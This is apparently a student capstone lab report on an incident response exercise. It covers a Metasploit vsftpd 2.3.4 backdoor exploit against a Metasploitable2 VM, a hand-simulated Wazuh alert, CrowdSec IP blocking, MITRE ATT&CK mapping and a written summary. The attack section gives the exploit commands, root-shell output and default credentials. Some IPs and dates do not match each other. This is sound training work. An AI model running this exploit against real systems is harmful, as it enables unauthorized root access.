# Practical 8 – Capstone Project: Full Incident Response Cycle

### Objective:

Simulate a real-world attack on a vulnerable system, detect it using Wazuh (simulated), contain it using CrowdSec, and document the incident using MITRE ATT&CK mapping and a structured report.

**Tools Used:**


- **Metasploit** – for attack simulation
- **Metasploitable2 VM (192.168.56.102)** – victim system
- **Kali Linux VM (192.168.56.101)** – attacker, Wazuh Manager (simulated), CrowdSec
- **CrowdSec** – IP blocking for containment

## Lab Setup and Wazuh Alert Simulation

1. Both VMs were powered on and connected on the same network.
2. Attempted to install Wazuh agent on Metasploitable2 but encountered multiple errors:
   - `apt` **command not found** → Metasploitable2 is outdated; modern packages cannot be installed.
   - **Solution:** Wazuh agent alerts were **simulated on Kali** by creating a log file:

```
sudo mkdir -p /var/ossec/logs

echo '2025-08-18 11:00:00 192.168.56.101 VSFTPD exploit T1190'
| sudo tee /var/ossec/logs/alerts.log

sudo chmod 644 /var/ossec/logs/alerts.log

cat /var/ossec/logs/alerts.log
```

3. Verification of the alert log confirmed the simulated alert, demonstrating detection capability.



```
┌──(kali㉿kali)-[~]
└─$ sudo mkdir -p /var/ossec/logs

[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ echo '2025-08-18 11:00:00 192.168.1.100 VSFTPD exploit T1190' | sudo tee
/var/ossec/logs/alerts.log

2025-08-18 11:00:00 192.168.1.100 VSFTPD exploit T1190

┌──(kali㉿kali)-[~]
└─$ cat /var/ossec/logs/alerts.log

cat: /var/ossec/logs/alerts.log: Permission denied

┌──(kali㉿kali)-[~]
└─$ sudo cat /var/ossec/logs/alerts.log

2025-08-18 11:00:00 192.168.1.100 VSFTPD exploit T1190

┌──(kali㉿kali)-[~]
└─$ 
```

## Attack Simulation Using Metasploit


- Launched Metasploit on Kali VM:

```
msfconsole
```

- Loaded VSFTPD 2.3.4 backdoor exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST 192.168.56.102

set RPORT 21

Exploit
```

- Observed successful session creation:
  - Session opened: `sessions -i 1`
  - Verified access to victim with `ls`, `whoami` commands.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.102
RHOST ⇒ 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD ⇒ cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set VERBOSE true
VERBOSE ⇒ true
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:34437 → 192.168.56.102:62
00) at 2026-02-15 07:06:10 -0500

whoami
root
uname
Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```


## Artifact Collection and MITRE ATT&CK Mapping

- Used the **simulated Wazuh alert log** as detection artifact.
- Mapped the alert to **MITRE ATT&CK**:

| Timestamp | Source IP | Alert Description | MITRE Technique | Tactic | Notes |
|---|---|---|---|---|---|
| 2025-08-18 11:00:00 | 192.168.56.101 | VSFTPD exploit | T1190 | Initial Access | Exploit triggered via Metasploit |

- Displayed table in terminal using:

```
cat <<EOL > alert_table.txt

Timestamp|Source IP|Alert Description|MITRE Technique|Tactic|Notes

2025-08-18 11:00:00|192.168.56.101|VSFTPD exploit|T1190|Initial Access|Exploit triggered via Metasploit

EOL



column -s "|" -t alert_table.txt
```



```
Timestamp            Source IP      Alert Description   MITRE Technique
2025-08-18 11:00:00  192.168.1.100  VSFTPD exploit      T1190
```


## Containment Using CrowdSec

1. Installed and started CrowdSec on Kali VM:

```
sudo apt update

sudo apt install crowdsec -y

sudo systemctl enable crowdsec

sudo systemctl start crowdsec
```

2. Blocked attacker IP (Kali itself) to simulate containment:


```
sudo cscli decisions add --ip 192.168.56.101

sudo cscli decisions list

ping 192.168.56.101  # failed → containment verified
```



```
┌──(kali㉿kali)-[~]
└─$ sudo cscli ban add 192.168.1.101
FATA[0000] unknown command "ban" for "cscli"

┌──(kali㉿kali)-[~]
└─$ sudo cscli decisions add --ip 192.168.1.101

INFO[15-02-2026 07:21:02] Decision successfully added

┌──(kali㉿kali)-[~]
└─$ sudo cscli decisions list

 | ID | Source     | Scope:Value       |                                   Reason | 
                   | Action | Country | AS | Events |        expiration | Alert ID |

 | 1  | cscli      | Ip:192.168.1.101  | manual 'ban' from 'b69758c0cad3481e967dcad
827001d56'  | ban  |         |    |  1     | 3h59m48.071978262s | 1        |

┌──(kali㉿kali)-[~]
└─$ 
```

3. **Observations:**

- CrowSec successfully blocked traffic from an attacker IP.
- Verified that ping failed, demonstrating effective containment.




```
└─$ sudo cscli decisions add --ip 192.168.56.101

INFO[15-02-2026 07:24:14] Decision successfully added

┌──(kali㉿kali)-[~]
└─$ sudo cscli decisions list

│ ID │ Source │      Scope:Value      │                     Reason
             │ Action │ Country │ AS │ Events │      expiration      │ Alert ID

  2  │ cscli  │ Ip:192.168.56.101 │ manual 'ban' from 'b69758c0cad3481e967dca
d827001d56' │ ban    │         │    │   1    │  3h59m54.40155064s   │ 2

  1  │ cscli  │ Ip:192.168.1.101  │ manual 'ban' from 'b69758c0cad3481e967dca
d827001d56' │ ban    │         │    │   1    │  3h56m42.401542538s  │ 1

┌──(kali㉿kali)-[~]
```


## Challenges and Solutions

| Challenge | Solution |
|---|---|
| **Metasploitable2 too old to install Wazuh agent** | Simulated agent on Kali VM by creating alert log |

| | |
|---|---|
| **Permission denied when reading alerts.log** | Used `sudo cat` or changed permissions with `chmod 644` |
| **CrowdSec containment lab is simulated** | Blocked Kali IP on Kali VM to demonstrate blocking mechanism |
| **FTP login attempts failed with wrong username** | Used default Metasploitable2 credentials: `msfadmin:msfadmin` |



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.102

Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
Name (192.168.56.102:kali): kali
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.102

Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
Name (192.168.56.102:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.101
ftp: Can't connect to `192.168.56.101:21': Connection refused
ftp: Can't connect to `192.168.56.101:ftp'
ftp> 
```

# Reporting

**Incident Summary :**

On 2025-08-18 at 11:00, a VSFTPD 2.3.4 backdoor exploit was executed against the Metasploitable2 VM from attacker IP 192.168.56.101 using Metasploit. The simulated Wazuh agent on Kali VM detected this exploit and generated an alert, mapped to MITRE ATT&CK technique T1190 (Exploit Public-Facing Application). A session was successfully established on the victim, confirming the exploit. To contain the incident, CrowdSec on Kali was used to block the attacker's IP, verified by a failed ping test. Logs and attack sessions were documented for analysis. Recommendations include patching the VSFTPD service, monitoring FTP traffic, implementing timely alerting, and regularly testing detection and containment procedures. This lab demonstrated the **full incident response cycle**: detection, analysis, containment, and reporting, providing practical experience in handling real-world attacks safely in a controlled environment.

# Conclusion

- Full cycle executed: **Attack → Detection → Containment → Reporting**
- Successfully demonstrated simulated detection using Wazuh, attack execution with Metasploit, containment via CrowdSec, and MITRE ATT&CK mapping.
- All errors encountered (permissions, outdated VM, failed FTP login) were resolved, ensuring a complete lab submission.